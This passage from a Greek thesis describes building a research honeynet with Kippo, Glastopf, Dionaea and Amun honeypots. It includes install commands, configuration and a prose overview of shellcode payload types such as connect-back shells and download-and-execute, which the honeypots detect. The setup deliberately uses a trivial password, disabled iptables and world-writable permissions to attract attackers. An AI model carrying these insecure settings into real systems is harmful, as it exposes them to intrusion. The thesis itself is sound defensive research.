Argos	MULTI	N/A	★★★	★★	★★★	★★	★★	★★★	★★	$$	
HiHAT	SPEC	N/A	★★★★	★★★★	★★★	★★★	★★	★★	★	$$$	
HoneyBow	MULTI	N/A	★	★	★	★	★★★	★	★	$$	
Qebek	MULTI	N/A	★★	★★	★★	★★	★★	★★★	★★	$$	
Sebek	MULTI	N/A	★★	★★	★★	★★	★★	★★★	★★	$$	
LOW-INTERACTION CLIENT-SIDE HONEYPOTS											
HoneyC	SPEC	★	★★	★★	★★★★	★★★	★★★	★	★	$$	
PHoneyC	MULTI	★★★	★★★	★	★★	★★★	★★★	★★	★★	$$	
Monkey-Spider	SPEC	★	★	★★★	★★★★	★★	★★	★	★	$$$	
Thug	MULTI	★★★	★★★	★★	★★	★★★	★★★	★★★	★★★★	$$	
HIGH-INTERACTION CLIENT-SIDE HONEYPOTS											
Capture-HPC NG	MULTI	N/A	★★★	★★★	★★★	★	★★	★★	★★	$$	
Shelia	MULTI	N/A	★★★	★	★★★	★	★★	★★★	★★	$$	
Trigona	MULTI	N/A	★	★★★★	★★★	★★	★	★	★	$$$	

Legend:

Detection scope		Rating		Cost		Usefulness for CERT	
MULTI	Multi-function	★★★★	Excellent	$	Low		Essential
		★★★	Good	$$	Medium		Useful
SPEC	Specialised	★★	Fair	$$$	High		Not useful
		★	Poor				

Πίνακας 3.1 (συνέχεια): Σύνοψη αποτελεσμάτων της μελέτης της ENISA

3.4 Εθνικό Κέντρο Έρευνας Φυσικών Επιστημών (Ε.Κ.Ε.Φ.Ε.) «Δημόκριτος»

Η διπλωματική εργασίας χαρακτηρίζεται ως πειραματική με αποτέλεσμα την απαραίτητη χρησιμοποίηση εργαλείων και εξοπλισμού για την πραγματοποίησή της. Το εργαστήριο Islab του Ινστιτούτου Πληροφορικής και Τηλεπικοινωνιών του Ε.Κ.Ε.Φ.Ε. «Δημόκριτος» ήταν αυτό που προμήθευσε τον αναγκαίο εξοπλισμό και τα εργαλεία για την διεξαγωγή του πειράματος. Εξοπλισμός και εργαλεία όπως υπολογιστές, λειτουργικά συστήματα (operating systems), μεταγωγείς (switches) και δίκτυο με διαθέσιμο εύρος IP διευθύνσεων (IP address spaces) θα περιγραφούν αναλυτικά στη πορεία της εργασίας. Γενικότερα, το εργαστήριο Islab με το εξειδικευμένο προσωπικό αλλά και την εμπειρία του σε πειράματα (ακόμα και στην τεχνολογία των honeypots), θέματα ασφάλειας δικτύων και πληροφορίας πληρούσε τα απαραίτητα κριτήρια παρέχοντας ταυτόχρονα οτιδήποτε αναγκαίο για την πραγματοποίηση της διπλωματικής εργασίας.

3.5 Τοπολογία του Πειράματος

Η τοπολογία του πειράματος είναι στην πραγματικότητα μια αρχιτεκτονική honeynet. Τα κύρια στοιχεία της αυτής της τοπολογίας είναι τα τέσσερα honeypots, η πύλη honeynet (honeynet gateway) γνωστή και ως honeywall, ένας μεταγωγέας (switch) και ένας

υπολογιστής για τη διαχείριση (management PC) του honeywall. Παρακάτω ακολουθεί μια παρουσίαση των χαρακτηριστικών κάθε στοιχείου της τοπολογίας:

- **Honeypots**

  Πρόκειται για φυσικά μηχανήματα στα οποία έχει γίνει εγκατάσταση του λογισμικού των honeypots, δηλαδή φυσικά honeypots. Τα honeypots τα οποία επιλέχθηκαν από την μελέτη της ENISA είναι τα Kippo, Glastopf, Dionaea, Amun. Αποτελούν τα μηχανήματα – θύματα του πειράματος τα οποία περιμένουμε να προσελκύσουν τον κακόβουλο χρήστη. Λεπτομερής ανάλυση κάθε μηχανήματος θα γίνει στο επόμενο κεφάλαιο και η οποία θα περιλαμβάνει περιγραφή της διαδικασίας εγκατάστασης, της λειτουργίας και των ρυθμίσεων καθενός honeypot.

- **Honeywall**

  Όπως περιγράφτηκε και στο πρώτο κεφάλαιο, το honeywall αποτελεί βασικό στοιχείο σε μια αρχιτεκτονική honeynet, καθώς και την οριοθετεί και την ελέγχει. Πίσω από το honeywall (διεπαφή eth1) βρίσκονται τοποθετημένα τα μηχανήματα – honeypots τα οποία θα αλληλεπιδράσουν με τον επιτιθέμενο, ενώ από μπροστά (διεπαφή eth0) βρίσκεται το διαδίκτυο χωρίς την ύπαρξη κάποιου τείχους προστασίας (firewall) που να απαγορεύει την είσοδο σε κάποιον κακόβουλο χρήστη. Η κύρια λειτουργία του honeywall είναι να καταγράφει και να ελέγχει όλη την εξερχόμενη και εισερχόμενη κίνηση από και προς τα honeypots. Για την διαχείριση του honeywall υπάρχει μια ακόμα διεπαφή eth2. Η εγκατάσταση του λογισμικού του έγινε επίσης σε φυσικό μηχάνημα. Στο κεφάλαιο που ακολουθεί θα γίνει αναλυτική περιγραφή των λειτουργιών και δυνατοτήτων του.


- **Μεταγωγέας (Switch)**

  Πρόκειται για μια ηλεκτρονική συσκευή που χρησιμοποιείται για την σύνδεση μεταξύ συσκευών στα δίκτυα υπολογιστών. Στη συγκεκριμένη τοπολογία ο μεταγωγέας χρησιμοποιείται για την σύνδεση της εσωτερικής διεπαφής (eth1) του honeywall με τα τέσσερα honeypots. Έτσι τα honeypots αποκτούν πρόσβαση στο διαδίκτυο και αντίστροφα το διαδίκτυο στα honeypots. Ο μεταγωγέας που χρησιμοποιήθηκε είναι ο Cisco Catalyst 2950 Series.

- **Management PC**

  Όπως αναφέρθηκε και στην περιγραφή του honeywall υπάρχει η διεπαφή eth2 η οποία χρησιμοποιείται για την διαχείρισή του. Αυτή γίνεται μέσω ενός υπολογιστή Management PC ο οποίος είτε συνδέεται στο γραφικό περιβάλλον χρήστη (graphical user interface - GUI) του honeywall είτε στη γραμμή εντολών του. Μέσω αυτού του υπολογιστή διευκολύνεται η διαχείριση των λειτουργιών του honeywall.

Συνοπτικά η λειτουργία του πειράματος είναι η εγκατάσταση των τεσσάρων honeypots και η σύνδεσή τους στο διαδίκτυο μέσω του honeywall (και του μεταγωγέα). Το honeywall στην ουσία είναι κάτι το αόρατο για τους κακόβουλους χρήστες που επιβλέπει την εισερχόμενη και εξερχόμενη κίνηση του honeynet και παρέχει πρόσβαση μόνο στο Management PC για διαχείριση. Παρακάτω φαίνεται η εικόνα της τοπολογίας του πειράματος.



Εικόνα 3.1: Τοπολογία του πειράματος

4


Αναλυτική Περιγραφή Πειράματος

4.1 Περιγραφή Κεφαλαίου

Στο συγκεκριμένο κεφάλαιο θα ακολουθήσει μια λεπτομερής περιγραφή του πειράματος και των στοιχείων του. Θα αναλυθούν δηλαδή τα τέσσερα honeypots, το honeywall, ο μεταγωγέας (switch) και το management PC. Επίσης θα γίνει αναφορά και σε όποιο άλλο εργαλείο χρησιμοποιήθηκε στη διπλωματική εργασία.

4.2 Honeypots

Αρχικά θα αναλυθεί η προετοιμασία των honeypots και η λειτουργία καθενός, δηλαδή ο βασικός άξονας της διπλωματικής εργασίας και του πειράματος. Όπως έχει ήδη αναφερθεί σε προηγούμενα κεφάλαια τα honeypots χρησιμοποιούνται για την προσέλκυση κακόβουλων χρηστών και είναι επιθυμητή η αλληλεπίδρασή τους με αυτά.



Εικόνα 4.1: Honeypots

Το πρώτο βήμα στην υλοποίηση της πειραματικής διάταξης ήταν η εγκατάσταση (installation) των honeypots σε υπολογιστές και η διαμόρφωση των ρυθμίσεών τους (configuration). Τα τέσσερα honeypots που επιλέχθηκαν από την μελέτη της ENISA είναι τα χαμηλής αλληλεπίδρασης (low - interaction) Kippo, Glastopf, Dionaea και Amun. Ο κύριος λόγος επιλογής τους ήταν το γεγονός πως η ENISA τα θεωρεί χρήσιμα και πολύ σημαντικά για τις CERTs (Computer Emergency Response Teams) και πως επίσης τα τέσσερα αυτά honeypots μαζί καλύπτουν την ανίχνευση μεγάλου εύρους τύπων επίθεσης (SSH services, web applications, κ.α.).

Σημαντικό στοιχείο στη διαμόρφωση των ρυθμίσεων αποτελεί η IP διεύθυνση στην οποία «ακούνε» τα honeypots και περιμένουν τον επιτιθέμενο. Το εργαστήριο Islab του Ινστιτούτου Πληροφορικής και Τηλεπικοινωνιών εκτός από τον εξοπλισμό που μου παρείχε για το πείραμα, διέθεσε και κάποιο εύρος IP διευθύνσεων. Το συγκεκριμένο εύρος «έβλεπε» κατευθείαν στο διαδίκτυο χωρίς την ύπαρξη κάποιου τείχους προστασίας (firewall) να εμποδίζει την αλληλεπίδραση των κακόβουλων χρηστών με το honeynet. Οι IP διευθύνσεις που δόθηκαν στα honeypots ανήκουν στο υποδίκτυο XXX.XXX.XXX.0/24 (η ύπαρξη των «X» για λόγους ασφαλείας).

Το Dionaea και το Amun μπορούν να «ακούνε» για επιθέσεις σε περισσότερες από μία IP διευθύνσεις. Έτσι, στα συγκεκριμένα μηχανήματα εισήχθησαν παραπάνω από μια, ως IP Alias μέσω της εντολής `ifconfig ethX:Y IPADDRESS up` (οι κεφαλαίοι χαρακτήρες

αντικαθίστανται με τους επιθυμητούς). Ο πίνακας που ακολουθεί δείχνει για κάθε honeypot - μηχάνημα ειδικά ποιές διευθύνσεις από το παραπάνω υποδίκτυο χρησιμοποιήθηκαν:

Υπολογιστής-Honeypot	**IP**	**Alias IP**
Kippo	XXX.XXX.XXX.96	-
Glastopf	XXX.XXX.XXX.94	-
Dionaea	XXX.XXX.XXX.99	XXX.XXX.XXX.16 XXX.XXX.XXX.17 XXX.XXX.XXX.18 XXX.XXX.XXX.19 XXX.XXX.XXX.30 XXX.XXX.XXX.40 XXX.XXX.XXX.50 XXX.XXX.XXX.60 XXX.XXX.XXX.70 XXX.XXX.XXX.80 XXX.XXX.XXX.93 XXX.XXX.XXX.100 XXX.XXX.XXX.105
Amun	XXX.XXX.XXX.95	XXX.XXX.XXX.10 XXX.XXX.XXX.11 XXX.XXX.XXX.12 XXX.XXX.XXX.13 XXX.XXX.XXX.14 XXX.XXX.XXX.15 XXX.XXX.XXX.20 XXX.XXX.XXX.97 XXX.XXX.XXX.98

Πίνακας 4.1: Δοθείσες IP διευθύνσεις στα μηχανήματα - honeypots

Η υπηρεσία Iptables θα περιγραφεί παρακάτω στην ενότητα του honeywall. Όμως κάθε υπολογιστής – honeypot έχει κι αυτός Iptables που εμποδίζει τη σωστή λειτουργία των honeypots. Για το λόγο αυτό η υπηρεσία αυτή απενεργοποιήθηκε με τις εντολές `service iptables stop`, `chkconfig iptables off` και στα τέσσερα honeypots.

4.2.1 Kippo

Το Kippo είναι ένα χαμηλής αλληλεπίδρασης (low – interaction) honeypot το οποίο χαρακτηρίζεται ως ειδικού σκοπού αφού η λειτουργία του είναι η προσομοίωση SSH (secure shell) υπηρεσίας, όπου SSH είναι ένα δικτυακό πρωτόκολλο για ασφαλή επικοινωνία και μεταφορά δεδομένων κάνοντας χρήση την κρυπτογραφία. Συνεπώς, χρησιμοποιεί την θύρα (port) 22 του SSH πρωτοκόλλου στην οποία περιμένει να «ακούσει» τους κακόβουλους χρήστες. Το συγκεκριμένο honeypot είναι ανεξάρτητο από το λειτουργικό σύστημα (operating system) του μηχανήματος στο οποίο έχει εγκατασταθεί καθώς υλοποιείται σε Python, ενώ διαθέτει κάποια ενδιαφέρουσα χαρακτηριστικά:

- αποθηκεύει όλα τα αρχεία που «κατεβαίνουν» κατά την SSH σύνοδο (session) μέσω των εντολών wget και curl,
- αποθηκεύει πληροφορίες σχετικά με επιθέσεις παραβίασης κωδικών (breaking passwords) που έχουν σκοπό να πάρουν τον έλεγχο του μηχανήματος αλλά και πληροφορίες σχετικά με τη συμπεριφορά, τις ενέργειες και τις εντολές που ακολουθούν αφού πραγματοποιηθεί επιτυχημένη διείσδυση στο σύστημα (system compromised). Αυτές οι πληροφορίες αποθηκεύονται σε τέτοια μορφή που μπορούν να αναπαραχθούν και να δείξουν ακριβώς τις κακόβουλες ενέργειες,
- ανιχνεύει τα χαρακτηριστικά του επιτιθέμενου μέσω p0f (passive OS fingerprinting) όπως το λογισμικό και το λειτουργικό σύστημά του,
- προσομοιώνει το σύστημα αρχείων ενός Linux Debian 5.0,
- παρέχει το περιεχόμενο από ενδιαφέροντα αλλά εικονικά αρχεία, όπως το /etc/passwd,
- παριστάνει τη λήξη της SSH συνόδου (session), ενώ στην πραγματικότητα δεν σταματάει τη σύνδεση αλλά παρέχει κάποιο άλλο (τύπου shell) περιβάλλον για συλλογή πρόσθετης πληροφορίας σχετικά με τη συμπεριφορά του επιτιθέμενου.

4.2.1.1 Εγκατάσταση

Η εγκατάσταση του λογισμικού του Kippo πραγματοποιήθηκε σε έναν υπολογιστή με τα χαρακτηριστικά του πίνακα που ακολουθεί:

Λειτουργικό Σύστημα	Linux Centos 6.5
Μνήμη RAM	512MB
Σκληρός Δίσκος	120GB

Πίνακας 4.2: Χαρακτηριστικά υπολογιστή Kippo

Οι εντολές που δόθηκαν για την εγκατάσταση φαίνονται παρακάτω:

```
yum groupinstall "Development Tools"
yum install kernel-devel
yum install zlib-devel
yum install gcc-c++
```

Εγκατάσταση Python 2.7

```
mkdir -p /usr/local/build/
cd /usr/local/build/
wget http://www.python.org/ftp/python/2.7.3/Python-2.7.3.tar.bz2
tar xjf Python-2.7.3.tar.bz2
cd Python-2.7.3
./configure --prefix=/usr/local
make && make altinstall
```

Εγκατάσταση Twisted

```
cd /tmp
wget http://twistedmatrix.com/Releases/Twisted/10.2/Twisted-10.2.0.tar.bz2
tar -xvf Twisted-10.2.0.tar.bz2
cd Twisted-10.2.0
python2.7 setup.py build
python2.7 setup.py install
```

Εγκατάσταση Zope

```
cd /tmp
wget http://www.zope.org/Products/ZopeInterface/3.3.0/zope.interface-3.3.0.tar.gz
tar -xvf zope.interface-3.3.0.tar.gz
cd zope.interface-3.3.0
python2.7 setup.py build
python2.7 setup.py install
```

Εγκατάσταση Pycrypto

```
cd /tmp
wget https://pypi.python.org/packages/source/p/pycrypto/pycrypto-2.0.1.tar.gz
tar -xvf pycrypto-2.0.1.tar.gz
cd pycrypto-2.0.1
python2.7 setup.py build
python2.7 setup.py install
```

Εγκατάσταση ASN.1

```
cd /tmp
wget http://pkgs.fedoraproject.org/repo/pkgs/python-pyasn1/pyasn1-0.0.12a.tar.gz/ab73da1ea0acf4a510b3f67f2d5a2b6f/pyasn1-0.0.12a.tar.gz
tar -xvf pyasn1-0.0.12a.tar.gz
cd pyasn1-0.0.12a
python2.7 setup.py build
python2.7 setup.py install
```

Δημιουργία regular user καθώς το Kippo δεν τρέχει ως root user

```
useradd kippouser
```

(παρόλο που χρησιμοποιήθηκε αυτό το όνομα θα ήταν προτιμότερο κάποιο άλλο που να μην υποδηλώνει τη χρήση του Kippo)

Εγκατάσταση Kippo

```
su - kippouser
wget http://kippo.googlecode.com/files/kippo-0.5.tar.gz
tar -xvf kippo-0.5.tar.gz
cd kippo-0.5
```

Εδώ ολοκληρώνεται η εγκατάσταση του Kippo. Σε περίπτωση που προκύψει κάποιο πρόβλημα σχετικό με την αλλαγή θύρας 2222 σε 22 μετά την εκτέλεση του προγράμματος `./start.sh` και την διαμόρφωση του αρχείου ρυθμίσεων kippo.cfg (θα περιγραφούν παρακάτω) ίσως η επόμενη λύση να σας βοηθήσει:

Εγκατάσταση Authbind (είναι προτιμότερο να προηγηθεί της εγκατάστασης του Twisted)

```
cd /tmp
wget http://ftp.debian.org/debian/pool/main/a/authbind/authbind_2.1.1.tar.gz
tar xzf authbind_2.1.1.tar.gz
cd authbind-2.1.1
make
make install
```

Αφού ολοκληρωθεί και το υπόλοιπο της εγκατάστασης τότε

```
vi start.sh
```

προσθήκη του `authbind –deep`

μπροστά από το `twisted –y …`

αποθήκευση, έξοδος και εκτέλεση των επόμενων εντολών

```
touch /etc/authbind/byport/22
chown kippouser :kippouser /etc/authbind/byport/22
chmod 777 /etc/authbind/byport/22
```

4.2.1.2 Διαμόρφωση Αρχείου Ρυθμίσεων kippo.cfg και Έναρξη Λειτουργίας


Αφού ολοκληρώθηκε η εγκατάσταση του Kippo και πριν γίνει η έναρξη της λειτουργίας του θα πρέπει να διαμορφωθεί το αρχείο ρυθμίσεων από το οποίο θα «φορτωθούν» οι επιλογές λειτουργίας του honeypot. Έτσι, στο αρχείο /home/kippouser/kippo-0.5/kippo.cfg έγιναν οι ακόλουθες αλλαγές στις προεπιλεγμένες ρυθμίσεις:

- αποσχολιασμός της γραμμής 10 και αλλαγή σε «ssh_addr = XXX.XXX.XXX.96»,
- αλλαγή της γραμμής 15 σε «ssh_port = 22»

Όλες οι υπόλοιπες ρυθμίσεις έμειναν ίδιες. Η γραμμή 81 «password = 123456» ρυθμίζει τον κωδικό που πρέπει να «σπάσει» ο επιτιθέμενος. Το «σπάσιμο» αυτό και η παραβίαση του συστήματός μας είναι επιθυμητά, για το λόγο αυτό και η επιλογή ενός τόσο απλού κωδικού.

Μετά και την ρύθμιση του αρχείου, η έναρξη λειτουργίας του Kippo γίνεται με την εντολή `./start.sh`.


Για την καλύτερη κατανόηση της λειτουργίας του Kippo, ακολουθεί παρακάτω ένα στιγμιότυπο της εντολής `netstat –antup` στο οποίο φαίνονται οι πόρτες που είναι ανοικτές και «ακούνε» στη συγκεκριμένη IP διεύθυνση που έχει δοθεί στο honeypot.



Εικόνα 4.2: Πόρτες που «ακούει» το Kippo

4.2.2 Glastopf


Πρόκειται για ένα χαμηλής αλληλεπίδρασης honeypot το οποίο επίσης χαρακτηρίζεται ως ειδικού σκοπού με τη λειτουργία του να είναι οι εφαρμογές ιστού (web applications) και το HTTP πρωτόκολλο. Για το λόγο αυτό χρησιμοποιεί την θύρα (port) 80 του HTTP στην οποία περιμένει να «ακούσει» τους κακόβουλους χρήστες. Διαθέτει την ικανότητα να προσομοιώνει χιλιάδες τρωτά σημεία (vulnerabilities) για να συλλέγει δεδομένα από επιθέσεις που έχουν ως στόχο τις παραπάνω εφαρμογές (web applications). Η βασική αρχή στη λειτουργία του Glastopf είναι πολύ απλή: απάντηση στην επίθεση χρησιμοποιώντας (για απάντηση) αυτό που ο κακόβουλος χρήστης περιμένει από την υπηρεσία να του απαντήσει (στην προσπάθεια του να εκμεταλλευτεί την εφαρμογή). Το Glastopf μοιάζει πάρα πολύ με έναν εξυπηρετητή ιστού (web server) και την αρχιτεκτονική του. Μια εικόνα της αρχιτεκτονικής του Glastopf ακολουθεί παρακάτω:



Εικόνα 4.3: Βασική αρχιτεκτονική του Glastopf

Συγκεκριμένα, ο επιτιθέμενος στέλνει μια κακόβουλη αίτηση στον εξυπηρετητή (τουλάχιστον αυτό ο ίδιος πιστεύει), η αίτηση αυτή λαμβάνεται, δέχεται επεξεργασία (από τον vulnerability emulator) και αποθηκεύεται είτε στη βάση δεδομένων (database) είτε στο σύστημα αρχείων. Στη συνέχεια στέλνεται η απάντηση από το honeypot.


Το σημαντικότερο χαρακτηριστικό της παραπάνω λειτουργίας είναι να δοθεί η κατάλληλη απάντηση στον επιτιθέμενο, πείθοντας τον ότι το σύστημα είναι τρωτό. Αρχικά, αυτό επιτυγχάνεται με την σωστή αναγνώριση της αίτησης – επίθεσης και στην συνέχεια με την δημιουργία μιας απάντησης που υποδηλώνει επιτυχημένη επίθεση. Η κατάλληλη κατηγοριοποίηση της επίθεσης αποτελεί σημαντική συνιστώσα στον τρόπο χειρισμού της επίθεσης από το Glastopf. Το τελευταίο στηρίζεται σε τεχνικές ταύτισης προτύπων (pattern matching techniques) και περιγράφεται στην επόμενη εικόνα.



Εικόνα 4.4: Διάγραμμα ροής για το πως το Glastopf χειρίζεται μια επίθεση

Επιπρόσθετα, διατίθενται κάποιες ενδιαφέρουσες πρόσθετες δυνατότητες (plug-ins) όπως είναι η αποθήκευση των δεδομένων σε MySQL ή PostgreSQL βάση δεδομένων, η χρήση του SURFids καθώς και μια διεπαφή δικτυακής επικοινωνίας με τον εξυπηρετητή (web interface).

Η επόμενη εικόνα είναι μία από τις πιθανές που μπορεί να αντικρίσει ο επιτιθέμενος κατά την επίθεσή του στο Glastopf.



Εικόνα 4.5: Web Interface του Glastopf κατά την επίθεση

4.2.2.1 Εγκατάσταση

Για το Glastopf ο υπολογιστής που χρησιμοποιήθηκε για να γίνει η εγκατάσταση είχε τα ακόλουθα χαρακτηριστικά:

Λειτουργικό Σύστημα	Linux Centos 6.5
Μνήμη RAM	1GB
Σκληρός Δίσκος	120GB

Πίνακας 4.3: Χαρακτηριστικά υπολογιστή Glastopf

Για την εγκατάσταση του λογισμικού εκτελέστηκαν οι επόμενες εντολές:

```
yum groupinstall "Development Tools"
yum install kernel-devel
yum install zlib-devel bzip2-devel openssl-devel ncurses-devel sqlite-devel readline-devel tk-devel php-devel libxml2-devel libxslt-devel atlas atlas-devel gcc-gfortran gcc-c++ git php php-devel wget screen mysql mysql-server mysql-devel libevent-headers libffi-devel libev libev-devel
mkdir -p /usr/local/build/
```

Εγκατάσταση Python

```
cd /usr/local/build
wget http://www.python.org/ftp/python/2.7.3/Python-2.7.3.tar.bz2
tar xjf Python-2.7.3.tar.bz2
cd Python-2.7.3
./configure --prefix=/usr/local
make && make altinstall
```

Εγκατάσταση Προαπαιτούμενων του Pip

```
cd /usr/local/build
curl –O
https://svn.apache.org/repos/asf/oodt/tools/oodtsite.publisher/trunk/distribute_setup.py
python2.7 distribute_setup.py
```

Εγκατάσταση Pip

```
cd /usr/local/build
curl -O https://bootstrap.pypa.io/get-pip.py
python2.7 get-pip.py
```

Εγκατάσταση Προαπαιτούμενων του Glastopf

```
cd /usr/local/build
```

- libev
  ```
  wget http://dist.schmorp.de/libev/Attic/libev-4.18.tar.gz
  tar xzf libev-4.18.tar.gz
  ```

```
cd libev-4.18/

./configure --prefix=/usr/local

make

make install
```

- pymongo, numpy κ.α.

```
pip2.7 install --upgrade pymongo

pip2.7 install numpy

pip2.7 install chardet sqlalchemy lxml beautifulsoup pyOpenSSL
requests MySQL-python

pip2.7 install scipy
```

- antir, SKLearn, pyev, evnet

```
cd /usr/local/build/

wget http://www.antlr3.org/download/antlr-3.1.3.tar.gz

tar xzf antlr-3.1.3.tar.gz

cd antlr-3.1.3/runtime/Python

python2.7 setup.py install

cd /usr/local/build/

git clone git://github.com/scikit-learn/scikit-learn.git

cd scikit-learn

python2.7 setup.py install

cd /usr/local/build/

svn checkout http://pyev.googlecode.com/svn/trunk/ pyev

cd pyev/pyev/

python2.7 setup.py install

cd /usr/local/build/

git clone git://github.com/rep/evnet.git

cd evnet

python2.7 setup.py install
```

Εγκατάσταση Php Sandbox

```
cd /usr/local/build
git clone git://github.com/glastopf/BFR.git
cd BFR
phpize
./configure --enable-bfr
make && make install
```

Προσθήκη στο αρχείο php.ini

```
echo "zend_extension=/usr/lib/php/modules/bfr.so" >> /etc/php.ini
```

Εγκατάσταση Glastopf

```
cd /usr/local/build
git clone https://github.com/glastopf/glastopf.git
cd glastopf
python2.7 setup.py install
mkdir /usr/local/honey_glas
cd /usr/local/honey_glas
glastopf-runner
```

όμως θα αποτύχει, τότε

```
vi glastopf.cfg
```

αλλαγή της τιμής του πεδίου gid σε nobody

Έτσι, λοιπόν, ολοκληρώνεται και η εγκατάσταση του Glastopf.

4.2.2.2 Διαμόρφωση Αρχείου Ρυθμίσεων glastopf.cfg και Έναρξη Λειτουργίας


Αφού ολοκληρώθηκε η εγκατάσταση του Glastopf και πριν ξεκινήσει η λειτουργία του θα πρέπει να διαμορφωθεί το αρχείο ρυθμίσεων από το οποίο θα «φορτωθούν» οι επιλογές λειτουργίας του honeypot. Έτσι, στο αρχείο /usr/local/glas_honeypot/glastopf.cfg έγιναν οι ακόλουθες αλλαγές στις προεπιλεγμένες ρυθμίσεις:

- αλλαγή της γραμμής 2 σε «host = XXX.XXX.XXX.94»

Όλες οι υπόλοιπες ρυθμίσεις έμειναν ίδιες. Για τους επιτιθέμενους το Glastopf εμφανίζεται ως ένας εξυπηρετητής Apache/2.0.48, εξαιτίας της τελευταίας γραμμής του glastopf.cfg «banner = Apache/2.0.48».

Μετά και την ρύθμιση του αρχείου, η έναρξη λειτουργίας του Glastopf γίνεται με την εντολή `glastopf-runner`.

Για την καλύτερη κατανόηση της λειτουργίας του Glastopf, ακολουθεί παρακάτω ένα στιγμιότυπο της εντολής `netstat -antup` στο οποίο φαίνονται οι πόρτες που είναι ανοικτές και «ακούνε» στηνIP διεύθυνση που έχει δοθεί στο honeypot.



Εικόνα 4.6: Πόρτες που «ακούει» το Glastopf

4.2.3 Dionaea

Το Dionaea είναι ένα χαμηλής αλληλεπίδρασης honeypot, έχει γραφτεί σε Python και ο κύριος σκοπός του είναι συλλογή κακόβουλου λογισμικού (malware). Επίσης, διαθέτει την ικανότητα να ανιχνεύει τον κακόβουλο κώδικα (shellcodes) που προορίζεται για την εκμετάλλευση των τρωτών σημείων (vulnerabilities exploitation) ενός συστήματος κάνοντας χρήση της libemu βιβλιοθήκης. Υποστηρίζει IPv6 και TLS.

Σε αντίθεση με τα προηγούμενα honeypots, το Dionaea χαρακτηρίζεται ως γενικού σκοπού, αφού δεν ειδικεύεται σε προσομοίωση μόνο SSH υπηρεσιών (Kippo) ή μόνο web applications (Glastopf) αλλά κάνει χρήση περισσότερων πρωτοκόλλων και υπηρεσιών. Συγκεκριμένα, το κακόβουλο λογισμικό που καταγράφει σχετίζεται με τα επόμενα πρωτόκολλα και τις αντίστοιχες υπηρεσίες που αυτά προσφέρουν:

- **Server Message Block (SMB)**

  Είναι το βασικό πρωτόκολλο που προσομοιώνει το Dionaea, «ακούει» στη θύρα 445 και είναι πολύ δημοφιλές για επιθέσεις από αυτοματοποιημένο κακόβουλο λογισμικό.

- **Hypertext Transfer Protocol (HTTP)/Hypertext Transfer Protocol Secure (HTTPS)**

  «Ακούει» στη θύρα 80 για το HTTP και στη 443 για το HTTPS. Για το δεύτερο πρωτόκολλο το SSL πιστοποιητικό (που είναι self-signed) δημιουργείται κατά την εκκίνηση του προγράμματος.

- **File Transfer Protocol (FTP)**

  Το Dionaea προσφέρει έναν FTP εξυπηρετητή (server) με διαθέσιμες τις βασικές λειτουργίες όπως η δημιουργία, αποθήκευση φακέλων και το «κατέβασμα» ή «ανέβασμα» αρχείων. Η θύρα που χρησιμοποιείται είναι η 21.

- **Trivial File Transfer Protocol (TFTP)**

  Υποστηρίζεται επίσης ένας TFTP εξυπηρετητής στη θύρα 69.

- **Microsoft SQL Server (MSSQL)**

  Προσομοιώνεται το Tabular Data Stream που χρησιμοποιείται από τον Microsoft SQL Server. Η θύρα στην οποία «ακούει» το Dionaea είναι η 1433 δίνοντας τη δυνατότητα σε πελάτες να συνδέονται.

- **Session Initial Protocol (SIP)**

  Πρόκειται για το πρωτόκολλο που υλοποιεί τη VoIP (Voice over IP) υπηρεσία και χρησιμοποιεί τη θύρα 5060. Σε αντίθεση με άλλα honeypots τύπου VoIP, το δομικό στοιχείο (module) του Dionaea δεν συνδέεται με κάποιον εξωτερικό VoIP εξυπηρετητή. Αυτό που κάνει είναι να περιμένει για εισερχόμενα SIP μηνύματα, να καταγράφει όλα τα δεδομένα των μηνυμάτων και να αποκρίνεται ανάλογα (π.χ. με δημιουργία μιας SIP συνόδου). Δεδομένου πως δεν υπάρχει (ακόμη) η μεθοδολογία εκμετάλλευσης (exploit) τρωτών σημείων για το SIP, το δομικό στοιχείο του Dionaea δεν στέλνει πληροφορίες στη μηχανή προσομοίωσής του. Συνεπώς, τα κύρια χαρακτηριστικά του συγκεκριμένου honeypot είναι:

  - υποστήριξη για τις περισσότερες SIP αιτήσεις (OPTIONS, INVITE, ACK, CANCEL, BYE),
  - υποστήριξη για πολλαπλές SIP sessions και RTP audio streams,
  - καταγραφή όλων των RTP δεδομένων,
  - δυνατότητα προσθήκης και αλλαγής του ονόματος χρήστη (username) και του κωδικού (password),
  - δυνατότητα τροποποίησης του useragent για μίμηση διαφορετικών μοντέλων τηλεφώνου
  - καταγραφή των δεδομένων σε SQL βάση δεδομένων.

Οι επιτιθέμενοι δεν επιζητούν τις υπηρεσίες που προσφέρονται από το Dionaea, αλλά τον τρόπο να τις εκμεταλλευτούν. Η βιβλιοθήκη libemu σε συνδυασμό με τους GetPC heuristics (ευρετικοί αλγόριθμοι) μπορεί να αναγνωρίσει το shellcode που χρησιμοποιεί ο κακόβουλος χρήστης. Στη συνέχεια, το Dionaea θα πρέπει να ανιχνεύσει και να αξιολογήσει το payload της επίθεσης:

- **Shells - bind/connectback**

  Πρόκειται για payload που προσφέρει στον επιτιθέμενο μια γραμμή εντολών (shell) όπως για παράδειγμα ένα cmd.exe prompt. Αυτό επιτυγχάνεται είτε με το να δέσει (bind) μια θύρα περιμένοντας τον κακόβουλο χρήστη να συνδεθεί, είτε εγκαθιδρύοντας μια σύνδεση με αυτόν. Και στις δύο περιπτώσεις, το Dionaea προσφέρει ένα cmd.exe και αποκρίνεται στα εισερχόμενα δεδομένα, συνήθως με το να «κατεβάσει» ένα αρχείο μέσω FTP ή TFTP.

- **URLDownloadToFile**

  Αυτά τα shellcodes χρησιμοποιούν το URLDownloadToFile για να λάβουν κάποιο αρχείο μέσω HTTP και να το εκτελέσουν στη συνέχεια.

- **Exec**

  Κάνοντας χρήση του WinExec αυτά τα shellcodes εκτελούν μια εντολή την οποία επεξεργάζεται το Dionaea παρόμοια με την περίπτωση των bind/connectback shells

- **Multi Stage Payloads**

  Σε περιπτώσεις shellcodes που χρησιμοποιούν πολλαπλά στάδια και δεδομένου ότι δεν είναι δυνατόν να γνωρίζει κανείς τι θα εκτελεστεί στο δεύτερο στάδιο, γίνεται χρήση του εικονικού μηχανήματος (virtual machine) libemu για το πρώτο στάδιο και εκτελείται εκεί το payload.

